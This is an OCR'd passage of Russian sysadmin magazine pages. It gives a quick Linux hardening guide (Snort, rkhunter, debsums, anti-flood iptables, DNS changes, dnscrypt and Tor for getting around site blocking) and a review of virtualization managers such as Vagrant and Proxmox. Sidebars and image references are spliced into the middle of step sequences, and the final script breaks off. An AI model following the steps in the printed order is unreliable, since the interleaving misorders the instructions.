Snort — один из любимейших инструментов админов и главный фигурант всех руководств по безопасности. Штука с долгой историей и колоссальными возможностями, которой посвящены целые книги. Что он делает в нашем гайде по быстрой настройке безопасной системы? А здесь ему самое место, Snort можно и не конфигурировать:

```
$ sudo apt-get install snort
$ snort -D
```

Все! Я не шучу, стандартных настроек Snort более чем достаточно для защиты типовых сетевых сервисов, если, конечно, они у тебя есть. Нужно только время от времени просматривать лог. А в нем можно обнаружить строки типа этих:

```
[**] [1:2329:6] MS-SQL probe response ↵
overflow attempt [**]
[Classification: Attempted User ↵
Privilege Gain] [Priority: 1]
[Xref => [url]http://www.securityfocus.↵
com/bid/9407][/url]
```

Упс. Кто-то пытался вызвать переполнение буфера в MySQL. Тут сразу есть и ссылочка на страницу с детальным описанием проблемы. Красота.

КТО-ТО НАСЛЕДИЛ...

Кто-то особенно умный смог обойти наш брандмауэр, пройти мимо Snort, получить права root в системе и теперь ходит в систему регулярно, используя установленный бэкдор. Нехорошо, бэкдор надо найти, удалить, а систему обновить. Для поиска руткитов и бэкдоров используем rkhunter:

```
$ sudo apt-get install rkhunter
```

Запускаем:

```
$ sudo rkhunter -c --sk
```

Софтина проверит всю систему на наличие руткитов и выведет на экран результаты. Если зловред все-таки найдется, rkhunter укажет на место и его можно будет затереть. Более детальный лог располагается здесь: /var/log/rkhunter.log. Запускать rkhunter лучше в качестве cron-задания ежедневно:

ПАРОЛЬ НА ЗАГРУЗЧИК

Для установки пароля на GRUB необходимо выполнить два действия:

1. Посредством запуска /sbin/grub вызвать интерактивную оболочку загрузчика, набрать команду md5crypt и ввести желаемый пароль. После этого программа выведет на экран его MD5-хеш.
2. Добавить в конфиг /boot/grub/grub.conf опцию «password --md5 хеш-пароля».

```
$ sudo vi /etc/cron.daily/rkhunter.sh
#!/bin/bash
/usr/bin/rkhunter -c --cronjob 2>&1 ↵
| mail -s "RKhunter Scan Results" ↵
vasya@email.com
```

Заменяем email-адрес Васи на свой и делаем скрипт исполняемым:

```
$ sudo chmod +x /etc/cron.daily/↵
  rkhunter.sh
```

Базу rkhunter рекомендуется время от времени обновлять с помощью такой команды:

```
$ sudo rkhunter --update
```

Ее, кстати, можно добавить перед командой проверки в cron-сценарий. Еще два инструмента поиска руткитов:

```
$ sudo apt-get install tiger
$ sudo tiger
$ sudo apt-get install lynis
$ sudo lynis -c
```

По сути, те же яйца Фаберже с высоты птичьего полета, но базы у них различные. Возможно, с их помощью удастся выявить то, что пропустил rkhunter. Ну и на закуску debsums — инструмент для сверки контрольных сумм файлов, установленных пакетов с эталоном. Ставим:

```
$ sudo apt-get install debsums
```

Запускаем проверку:

```
Checking for rootkits...

  Performing check of known rootkit files and directories
    55808 Trojan - Variant A                          [ Not found ]
    ADM Worm                                          [ Not found ]
    AjaKit Rootkit                                    [ Not found ]
    Adore Rootkit                                     [ Not found ]
    aPa Kit                                           [ Not found ]
    Apache Worm                                       [ Not found ]
    Ambient (ark) Rootkit                             [ Not found ]
    Balaur Rootkit                                    [ Not found ]
    BeastKit Rootkit                                  [ Not found ]
    beX2 Rootkit                                      [ Not found ]
    BOBKit Rootkit                                    [ Not found ]
    cb Rootkit                                        [ Not found ]
    CiNIK Worm (Slapper.B variant)                    [ Not found ]
    Danny-Boy's Abuse Kit                             [ Not found ]
    Devil RootKit                                     [ Not found ]
    Dica-Kit Rootkit                                  [ Not found ]
    Dreams Rootkit                                    [ Not found ]
    Duarawkz Rootkit                                  [ Not found ]
    Enye LKM                                          [ Not found ]
    Flea Linux Rootkit                                [ Not found ]
    Fu Rootkit                                        [ Not found ]
```

Rkhunter за работой

```
System checks summary
=====================

File properties checks...
    Required commands check failed
    Files checked: 121
    Suspect files: 1

Rootkit checks...
    Rootkits checked : 306
    Possible rootkits: 0

Applications checks...
    Applications checked: 3
    Suspect applications: 0

The system checks took: 2 minutes and 50 seconds

All results have been written to the log file (/var/log/rkhunter.log)

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)

>
```

В моей системе руткитов нет

Tor is not an HTTP Proxy

It appears you have configured your web browser to use Tor as an HTTP proxy. This is not correct: Tor is a SOCKS proxy, not an HTTP proxy. Please configure your client accordingly.

See https://www.torproject.org/documentation.html for more information.

Tor говорит, что он не HTTP-прокси

```
$ sudo debsums -ac
```

Как всегда, запуск можно добавить в задания планировщика cron.

ЗА ПРЕДЕЛАМИ

Теперь поговорим о том, как сохранить свою анонимность в Сети и получить доступ к сайтам и страницам, заблокированным по требованию различных организаций-правообладателей и прочих Мизулиных. Самый простой способ сделать это — воспользоваться одним из тысяч прокси-серверов по всему миру. Многие из них бесплатны, но зачастую обрезают канал до скорости древнего аналогового модема.

Чтобы спокойно ходить по сайтам и только в случае необходимости включать прокси, можно воспользоваться одним из множества расширений для Chrome и Firefox, которые легко находятся в каталоге по запросу proxy switcher. Устанавливаем, вбиваем список нужных прокси и переключаемся на нужный, увидев вместо страницы табличку «Доступ к странице ограничен по требованию господина Скумбриевича».

В тех ситуациях, когда под фильтр попал весь сайт и его адрес внесли в черный список на стороне DNS-серверов провайдеров, можно воспользоваться свободными DNS-серверами, адреса которых опубликованы здесь: goo.gl/FLJmVj. Просто берем два любых понравившихся адреса и добавляем в /etc/resolv.conf:

```
nameserver 156.154.70.22
nameserver 156.154.71.22
```

Чтобы разного рода DHCP-клиенты и NetworkManager'ы не перезаписали файл адресами, полученными от провайдера или роутера, делаем файл неперезаписываемым с помощью расширенных атрибутов:

```
$ sudo chattr +i /etc/resolv.conf
```

После этого файл станет защищен от записи для всех, включая root.

Чтобы еще более анонимизировать свое пребывание в Сети, можно воспользоваться также демоном dnscrypt, который будет шифровать все запросы к DNS-серверу в дополнение к прокси-серверу, используемому для соединения с самим сайтом. Устанавливаем:

```
$ wget http://download.dnscrypt.org/↵
  dnscrypt-proxy/dnscrypt-proxy-1.3.2.↵
  tar.bz2
$ bunzip2 -cd dnscrypt-proxy-*.tar.↵
  bz2 | tar xvf -
$ cd dnscrypt-proxy-*
$ sudo apt-get install build-essential
$ ./configure && make -j2
$ sudo make install
```

Указываем в `/etc/resolv.conf` loopback-адрес:

```
$ vi /etc/resolv.conf
nameserver 127.0.0.1
```



INFO

Версия Tor для Android называется Orbot.

Чтобы введенный в командной строке пароль не был сохранен в истории, можно использовать хитрый трюк под названием «добавь в начале команды пробел».

Именно ecryptfs используется для шифрования домашнего каталога в Ubuntu.

БОРЬБА С ФЛУДОМ

Приведу несколько команд, которые могут помочь при флуде твоего хоста. Подсчет количества коннектов на определенный порт:

```
$ netstat -na | grep ":порт\ " | wc -l
```

Подсчет числа «полуоткрытых» TCP-соединений:

```
$ netstat -na | grep ":порт\ " | grep SYN_RCVD | wc -l
```

Просмотр списка IP-адресов, с которых идут запросы на подключение:

```
$ netstat -na | grep ":порт\ " | sort | uniq -c | ↵
  sort -nr | less
```

Анализ подозрительных пакетов с помощью tcpdump:

```
# tcpdump -n -i eth0 -s 0 -w output.txt dst port ↵
  порт and host IP-сервера
```

Дропаем подключения атакующего:

```
# iptables -A INPUT -s IP-атакующего -p tcp ↵
  --destination-port порт -j DROP
```

Ограничиваем максимальное число «полуоткрытых» соединений с одного IP к конкретному порту:

```
# iptables -I INPUT -p tcp --syn --dport порт -m ↵
  iplimit --iplimit-above 10 -j DROP
```

Отключаем ответы на запросы ICMP ECHO:

```
# iptables -A INPUT -p icmp -j DROP --icmp-type 8
```

Запускаем демон:

```
$ sudo dnscrypt-proxy --daemonize
```

Кстати, версии dnscrypt есть для Windows, iOS и Android.

ЛУКОВАЯ МАРШРУТИЗАЦИЯ

Что такое луковая маршрутизация? Это Tor. А Tor, в свою очередь, — это система, которая позволяет создать полностью анонимную сеть с выходом в интернет. Термин «луковый» здесь применен относительно модели работы, при которой любой сетевой пакет будет «обернут» в три слоя шифрования и пройдет на пути к адресату через три ноды, каждая из которых будет снимать свой слой и передавать результат дальше. Все, конечно, сложнее, но для нас важно только то, что это один из немногих типов организации сети, который позволяет сохранить полную анонимность.

Тем не менее, где есть анонимность, там есть и проблемы соединения. И у Tor их как минимум три: он чудовищно медленный (спасибо шифрованию и передаче через цепочку нод), он будет создавать нагрузку на твою сеть (потому что ты сам будешь одной из нод), и он уязвим для перехвата трафика. Последнее — естественное следствие возможности выхода в интернет из Tor-сети: последняя нода (выходная) будет снимать последний слой шифрования и может получить доступ к данным.

Тем не менее Tor очень легко установить и использовать:

```
$ sudo apt-get install tor
```

Все, теперь на локальной машине будет прокси-сервер, ведущий в сеть Tor. Адрес: 127.0.0.1:9050, вбить в браузер можно с помощью все того же расширения, ну или добавить через настройки. Имей в виду, что это SOCKS, а не HTTP-прокси.

ВЫВОДЫ

Вот и все. Не вдаваясь в детали и без необходимости изучения мануалов мы создали Linux-box, который защищен от вторжения извне, от руткитов и прочей заразы, от непосредственного вмешательства человека, от перехвата трафика и слежки. Остается лишь регулярно обновлять систему, запретить парольный вход по SSH, убрать лишние сервисы и не допускать ошибок конфигурирования. ⌶

Tor уязвим для перехвата трафика — последняя нода (выходная) будет снимать последний слой шифрования и может получить доступ к данным

ВИРТУАЛОК КОМАНДИР

ОБЗОР ПОЛЕЗНОГО СОФТА ДЛЯ УПРАВЛЕНИЯ ВИРТУАЛИЗАЦИЕЙ

Сегодня многие задачи, для которых традиционно отводилось несколько физических серверов, переносятся в виртуальные среды. Технологии виртуализации востребованы и разработчиками софта, поскольку позволяют всесторонне тестировать приложения в различных ОС. Вместе с тем, упрощая многие вопросы, системы виртуализации сами нуждаются в управлении, и без специальных решений здесь не обойтись.



Сергей Яремчук
grinder@synack.ru

VAGRANT

Виртуальная машина VirtualBox заслуженно пользуется популярностью среди админов и разработчиков, позволяя быстро создавать нужные окружения при помощи графического интерфейса либо интерфейса командной строки. Если количество VM не превышает трех, никаких трудностей в развертывании и управлении не возникает, но современные проекты имеют свойство обрастать конфигурациями, и в итоге получается весьма сложная инфраструктура, справиться с которой становится непросто. Вот эту проблему и призван решить менеджер виртуальных окружений Vagrant (vagrantup.com), позволяющий создавать копии виртуальных машин с заранее определенной конфигурацией и динамически перераспределять ресурсы VM (Provisioning) по мере необходимости. В базовой поставке Vagrant работает с VirtualBox, но система плагинов позволяет подключить другую систему виртуализации. На сегодня открыт код плагинов для AWS (github.com/mitchellh/vagrant-aws) и Rackspace Cloud (github.com/mitchellh/vagrant-rackspace), по коммерческой подписке доступен плагин для поддержки VMware Fusion/Workstation.

Vagrant не создает виртуальную машину с нуля. Для удобства проект предлагает несколько базовых образов (boxes), которые импортируются и впоследствии используются для быстрого развертывания системы, уже на основе boxes собирается гостевая ОС с нужной конфигурацией.

Для упрощения развертывания приложений в boxes предустанавливаются Chef и Puppet. Кроме того, нужные установки можно задавать при помощи shell. В состав окружений включается полный комплект для запуска и разработки приложений на Ruby. Для доступа к VM используется SSH, возможен обмен файлами через расшаренную директорию.

Написан Vagrant с использованием Ruby, установить его можно на любую платформу, для которой есть компоненты VirtualBox и Ruby. На странице загрузки (downloads.vagrantup.com) доступны пакеты для Windows, Linux (deb и rpm) и OS X.

Процесс установки и использования в Ubuntu прост. Скачиваем пакеты VirtualBox и Vagrant и ставим:

```
$ sudo dpkg -i virtualbox-4.2.10_amd64.deb
$ sudo dpkg -i vagrant_1.2.2_x86_64.deb
```

На момент написания статьи с последней актуальной версией VirtualBox 4.2.14 были проблемы при запуске Vagrant, поэтому пока лучше использовать 4.2.12 или тестовую 4.2.15. Как вариант, можно выполнить:

```
$ cd ~/.vagrant.d/boxes/BoxName/virtualbox
$ openssl sha1 *.vmdk *.ovf > box.mf
```

Приведу альтернативный способ установки Vagrant — с использованием Ruby:

```
$ sudo apt-get install ruby1.8 ruby1.8-dev ↵
  rubygems1.8
$ sudo gem install vagrant
```

Все настройки проекта производятся в специальном файле Vagrantfile (docs.vagrantup.com/v2/vagrantfile). Чтобы не создавать шаблон вручную, его можно сгенерировать следующим образом:

```
$ mkdir project
$ cd project
$ vagrant init
```

Теперь можно заглянуть в созданный файл настроек и заполнить: установки VM (config.vm.*), опции подключения по SSH (config.ssh.*), параметры самого Vagrant (config.vagrant). Все они хорошо документированы, значение некоторых понятно и без пояснений.

На самом деле при запуске используется несколько таких файлов, каждый последующий переопределяет предыдущий: встроенный в Vagrant (его изменить нельзя), поставляемый с boxes (упаковывается при помощи ключа '--vagrantfile'), расположенный в ~/.vagrant.d и файл проекта. Такой подход позволяет использовать установки по умолчанию, переопределяя в конкретном проекте только то, что необходимо.

Все установки производятся при помощи команды vagrant, список доступных ключей можно просмотреть при помощи '-h'. После установки мы не имеем ни одного образа, запуск `vagrant box list` выведет пустой список. Готовый box может находиться в локальной ФС или на удаленном сервере, в качестве параметра задается его имя, по которому будем обращаться в проектах. Например, используем официальный Box Ubuntu 12.04 LTS, предлагаемый разработчиками Vagrant.

```
$ vagrant box add precise64 ↵
  http://files.vagrantup.com/precise64.box
```

Теперь к нему можно обращаться из Vagrantfile:

```
config.vm.box = "precise64"
```

Хотя проще сразу его указать при инициализации проекта:

```
$ vagrant init precise64
```

Самый простой способ, не требующий изучения Chef и Puppet, — это использовать для конфигурирования VM стандартные команды оболочки, которые можно прописать прямо в Vagrantfile или, что еще лучше, объединить в скрипт, который подключается так:

```
Vagrant.configure("2") do |config|
    config.vm.provision :shell, :inline => ↵
    "script.sh"
end
```

Теперь все команды, указанные в script.sh, будут выполнены при запуске VM.

При старте проекта создается ovf-файл, его установки можно просмотреть при помощи графического интерфейса VirtualBox или команды VBoxManage:

```
$ VBoxManage import /home/user/.vagrant.d/boxes/↵
  precise64/virtualbox/box.ovf
Virtual system 0:
0: Suggested OS type: "Ubuntu_64"
(change with "--vsys 0 --ostype <type>"; use
"list ostypes" to list all possible values)
1: Suggested VM name "precise64"
(change with "--vsys 0 --vmname <name>")
2: Number of CPUs: 2
(change with "--vsys 0 --cpus <n>")
3: Guest memory: 384 MB
(change with "--vsys 0 --memory <MB>")
```

Не всегда они удовлетворяют заданным условиям, но, используя настройки провайдера, можно легко изменить установки конкретной VM (см. подсказки «change with ...»):

```
config.vm.provider :virtualbox do |vb|
    vb.customize ["modifyvm", :id, ↵
                  "--memory", "1024"]
end
```

Запускаем и подключаемся к системе по SSH:

```
$ vagrant up
$ vagrant ssh
```

Чтобы остановить VM, используется параметр halt или destroy (второй — с очисткой всех файлов, в следующий раз все операции будут выполнены с начала), если нужно отправить ее в спячку — `vagrant suspend`, вернуть — `vagrant resume`.

Для примера работы с Chef можно использовать готовый рецепт, при помощи которого настроить APT и Apache2:

```
config.vm.provision :chef_solo do |chef|
    chef.recipe_url = "http://files.vagrantup.com/↵
    getting_started/cookbooks.tar.gz"
    chef.add_recipe("vagrant_main")
end
```

Чтобы обращаться к VM «извне», потребуется настроить проброс портов. По умолчанию производится проброс 22 → 2222, позволяющий подключаться по SSH.

Добавляем в Vagrantfile:

```
Vagrant::Config.run do |config|
    config.vm.forward_port 80, 1111
end
```

Теперь к веб-серверу можно обратиться, перейдя по адресу http://127.0.0.1:1111/. Чтобы не настраивать окружение каждый раз, лучше собрать на его основе готовый пакет.



WWW

Сайт проекта Vagrant: vagrantup.com

Книга Vagrant Up and Running: bit.ly/177wzfR

Сайт Karesansui: karesansui-project.info

Проект ConVirt: convirture.com

Сайт WebVirtMgr: webvirtmgr.net

Страница Proxmox VE: proxmox.com



Настройка проекта в Vagrant производится при помощи специального файла



Vagrant — удобная надстройка над VirtualBox

```
Terminal
File  Edit  View  Search  Terminal  Tabs  Help
Terminal                                   Terminal
user@machine01 ~/project $ ls
Vagrantfile
user@machine01 ~/project $ cat Vagrantfile
# -*- mode: ruby -*-
# vi: set ft=ruby :

Vagrant.configure("2") do |config|
  # All Vagrant configuration is done here. The most common configuration
  # options are documented and commented below. For a complete reference,
  # please see the online documentation at vagrantup.com.

  # Every Vagrant virtual environment requires a box to build off of.
  config.vm.box = "base"


  # The url from where the 'config.vm.box' box will be fetched if it
  # doesn't already exist on the user's system.
  # config.vm.box_url = "http://domain.com/path/to/above.box"


  # Create a forwarded port mapping which allows access to a specific port
  # within the machine from a port on the host machine. In the example below,
  # accessing "localhost:8080" will access port 80 on the guest machine.
  # config.vm.network :forwarded_port, guest: 80, host: 8080


  # Create a private network, which allows host-only access to the machine
  # using a specific IP.
  # config.vm.network :private_network, ip: "192.168.33.10"

  # Create a public network, which generally matched to bridged network.
  # Bridged networks make the machine appear as another physical device on
  # your network.
  # config.vm.network :public_network

  # Share an additional folder to the guest VM. The first argument is
  # the path on the host to the actual folder. The second argument is
  # the path on the guest to mount the folder. And the optional third
  # argument is a set of non-required options.
```







↑ **Установка WebVirtMgr несложна**

↗ **Интерфейс ConVirt позволяет выполнять все задачи администрирования**

```
$ vagrant package --vagrantfile Vagrantfile ↵
  --output project.box
```

Теперь файл project.box можно распространить среди остальных администраторов, разработчиков или простых пользователей, которые подключат его при помощи команды `vagrant box add project.box`.

CONVIRT

Системы виртуализации Xen/KVM, выпускаемые под свободными лицензиями, не имеют удобного интерфейса, что часто трактуется не в их пользу. Однако этот недостаток легко восполнить. ConVirt (convirture.com) позволяет развертывать виртуальные машины на нескольких серверах Xen и KVM буквально одной кнопкой, при помощи простого в использовании интерфейса. Доступны все необходимые операции с виртуальными машинами: запуск, останов, создание снимков, контроль и перераспределение ресурсов, подключение к VM по VNC, автоматизация задач администрирования. Технология Ajax делает интерфейс интерактивным и похожим на настольное приложение. Например, VM с одного сервера на другой можно просто перетащить. Интерфейс нелокализован, но управление интуитивно понятное.

Объединение серверов в пулы дает возможность настраивать и контролировать виртуальные машины и ресурсы на уровне серверного пула, а не отдельного сервера. На виртуальных системах не устанавливаются агенты, необходим лишь пакет convirt-tool на физическом сервере. Это упрощает администрирование и развертывание.

После добавления нового сервера ConVirt автоматически соберет данные о его конфигурации и производительности, предоставляя итоговую информацию на нескольких уровнях — от отдельной виртуальной машины, физического сервера до всего пула. Собранные данные используются для автоматического размещения новых гостевых систем. Эта информация также выводится в виде наглядных графиков.

Для создания виртуальных машин используются шаблоны — описания настроек виртуальной машины, содержащие данные о выделяемых ресурсах, путь к файлам ОС и дополнительные настройки. После установки доступно несколько готовых шаблонов, но при необходимости их легко создать самому.

Поддерживаются все технологии: балансировка нагрузки, горячая миграция, виртуальные диски с растущей емкостью, позволяющие задействовать ресурсы по мере необходимости, и многие другие возможности, реализованные в Xen и KVM. Чтобы перераспределить ресурсы, остановка VM не требуется.

Реализована возможность управления виртуальной средой нескольким администраторам с возможностью аудита и контроля над их действиями.

Разработку ConVirt ведет компания Convirture, при этом используется концепция open core (открытая основа), когда вместе с исходными текстами свободно распространяется только базовый набор функций, остальное доступно в коммерческой версии. В open source варианте отсутствует поддержка High Availability, интеграция с VLAN, резервирование и восстановление, возможность управления из командной строки, уведомления и официальная поддержка.

При разработке использовались фреймворк TurboGears2, библиотеки ExtJs и FLOT, для хранения информации — MySQL, в качестве DHCP- и DNS-сервера задействован dnsmasq. Нужный пакет можно найти в репозиториях популярных дистрибутивов Linux.

KARESANSUI

Karesansui (karesansui-project.info) — простое в использовании веб-приложение для управления системами виртуализации KVM и Xen. Учитывая, что поддержка виртуализации базируется на libvirt, особых трудов добавить OpenVZ, QEMU, VirtualBox не составит. Управление осуществляется при помощи веб-браузера, интерфейс реализован в стиле Web 2.0 с элементами Ajax, использование фреймворка jQuery позволило придать интерфейсу интерактивность, подобную работе за локальной консолью в дата-центре. Интерфейс не локализован, но каких-либо трудностей в его освоении не возникает. Для доступа к экранам виртуальных машин используется TightVNC Java Viewer (tightvnc.com).

Реализованы все возможности для управления виртуальными окружениями: установка ОС, создание конфигураций дисковой подсистемы и виртуальных сетевых карт, управление квотами, репликация, заморозка VM, создание снапшотов, просмотр подробной статистики и данных журналов, мониторинг загрузки. С одной консоли можно управлять несколькими физическими серверами и размещенными на них виртуальными машинами. Возможна многопользовательская работа с разделением прав. В итоге разработчикам удалось в браузере реализовать виртуальное окружение, позволяющее полноценно управлять системами.

Написан Karesansui на языке Python, в качестве СУБД для одноузловой системы используется SQLite. Если планируется управлять установками Karesansui, размещенными на нескольких физических серверах, следует использовать MySQL или PostgreSQL.

Развернуть Karesansui можно в любом Linux. Сами разработчики отдают предпочтение CentOS (для которого на сайте есть подробная инструкция), хотя Karesansui неплохо себя чувствует и на Debian и Ubuntu. Перед установкой необходимо выполнить все зависимости, указанные в документации. Далее запускается установочный скрипт и инициализируется БД. Если используется многосерверная конфигурация, то нужно просто указать внешнюю БД.

Последующая работа полностью компенсирует неудобства установки. Все настройки разделены по семи вкладкам, назначение которых понятно из названия: Guest, Settings, Job, Network, Storage, Report и Log. В зависимости от роли пользователя им будут доступны не все из них.

Создать новую VM можно из локального ISO-файла или указав HTTP/FTP-ресурс с установочными образами. Также потребуется задать остальные атрибуты: имя системы, которое будет отображаться в списке, сетевое имя (hostname), технологию



INFO

Исходные коды Vagrant и Karesansui распространяются под лицензией MIT.

Для создания боксов Vagrant удобно использовать инструмент VeeWee (github.com/jedi4ever/veewee).

виртуализации (Xen или KVM), размер ОЗУ и жесткого диска (Memory Size и Disk Size) — и выбрать картинку, которая будет соответствовать виртуальной ОС, упрощая ее быстрый визуальный выбор в консоли.

WEBVIRTMGR

Возможности описанных решений зачастую избыточны, а их установка не всегда понятна администратору с небольшим опытом. Но и здесь есть выход. Сервис централизованного управления виртуальными машинами WebVirtMgr (webvirtmgr.net) создавался как простая замена virt-manager, которая обеспечит комфортную работу с VM при помощи браузера с установленным Java-плагином. Поддерживается управление настройками KVM: создание, установка, настройка, запуск VM, снапшоты и резервное копирование виртуальных машин. Обеспечивается управление сетевым пулом и пулом хранилища, работа с ISO, клонирование образов, просмотр загрузки ЦПУ и ОЗУ. Доступ к виртуальной машине осуществляется через VNC. Все операции фиксируются в журналах. При помощи одной установки WebVirtMgr можно управлять несколькими серверами KVM. Для подключения к ним используется RPC libvirt (TCP/16509) или SSH.

Интерфейс написан на Python/Django. Для установки понадобится сервер под управлением Linux. Распространяется (github.com/euforia/webvirtmgr) в исходных текстах и RPM-пакетах для CentOS, RHEL, Fedora и Oracle Linux 6. Сам процесс развертывания несложен и хорошо описан в документации проекта (на русском), необходимо лишь настроить libvirt и установить WebVirtMgr. Весь процесс занимает пять минут. После подключения к Dashboard выбираем Add Connection и указываем параметры узла, далее можем настраивать VM.

PROXMOX VE

Предыдущие решения хороши для тех ситуаций, когда уже есть некоторая инфраструктура. Но если ее предстоит только разворачивать, стоит задуматься о специализированных платформах, позволяющих быстро получить нужный результат. Примером здесь может служить Proxmox Virtual Environment (proxmox.com/proxmox-ve), представляющий собой дистрибутив Linux (на базе Debian 7.0 Wheezy), который позволяет быстро построить инфраструктуру виртуальных серверов с использованием OpenVZ и KVM и практически не уступает таким продуктам, как VMware vSphere, MS Hyper-V и Citrix XenServer.

По сути, систему следует только установить (пара простых шагов), все остальное уже работает из коробки. Затем при помощи веб-интерфейса можно создавать VM. Для этой цели проще всего использовать шаблоны и контейнеры OpenVZ, которые загружаются с внешних ресурсов прямо из интерфейса одним щелчком (если вручную, то копируем в каталог /var/lib/vz/template). Но шаблоны можно создавать в том числе и путем клонирования уже созданных систем в режиме связывания. Этот вариант позволяет экономить дисковое пространство, так как все связанные окружения используют только одну общую копию данных эталонного шаблона без дублирования информации. Интерфейс локализован и понятен, особых неудобств при работе с ним не испытываешь.

Имеется поддержка кластеров, инструменты для резервного копирования виртуальных окружений, возможна миграция VM между узлами без остановки работы. Управление доступом к имеющимся объектам (VM, хранилище, узлы) реализовано на основе ролей, поддерживаются различные механизмы аутентификации (AD, LDAP, Linux PAM, встроенная Proxmox VE). Веб-интерфейс предоставляет возможность доступа к VM при помощи VNC- и SSH-консолей, можно просматривать статус заданий, журналы, данные мониторинга и многое другое. Правда, некоторые операции, специфические для HA-систем, придется все же выполнять по старинке в консоли, например создавать авторизованное iSCSI-подключение, настраивать кластер, создавать multipath и некоторые другие операции.

Системные требования невелики: CPU x64 (желательно с Intel VT/AMD-V), 1+ Гб ОЗУ. Проект предлагает готовый ISO-образ и репозиторий для Debian.


ЗАКЛЮЧЕНИЕ

Все описанные решения по-своему хороши и отлично справляются с поставленными задачами. Нужно только выбрать наиболее подходящее к конкретной ситуации. ⌶

СКРИПТУЕМ СОЗДАНИЕ VM


Простейший скрипт для создания и запуска виртуальной машины средствами VirtualBox:

```
#!/bin/bash
vmname="debian01"
VBoxManage createvm --name ${vmname} --ostype "Debian" ↵
--register
VBoxManage modifyvm ${vmname} --memory 512 --acpi on --boot1 dvd
VBoxManage createhd --filename "${vmname}.vdi" --size 10000 ↵
--variant Fixed
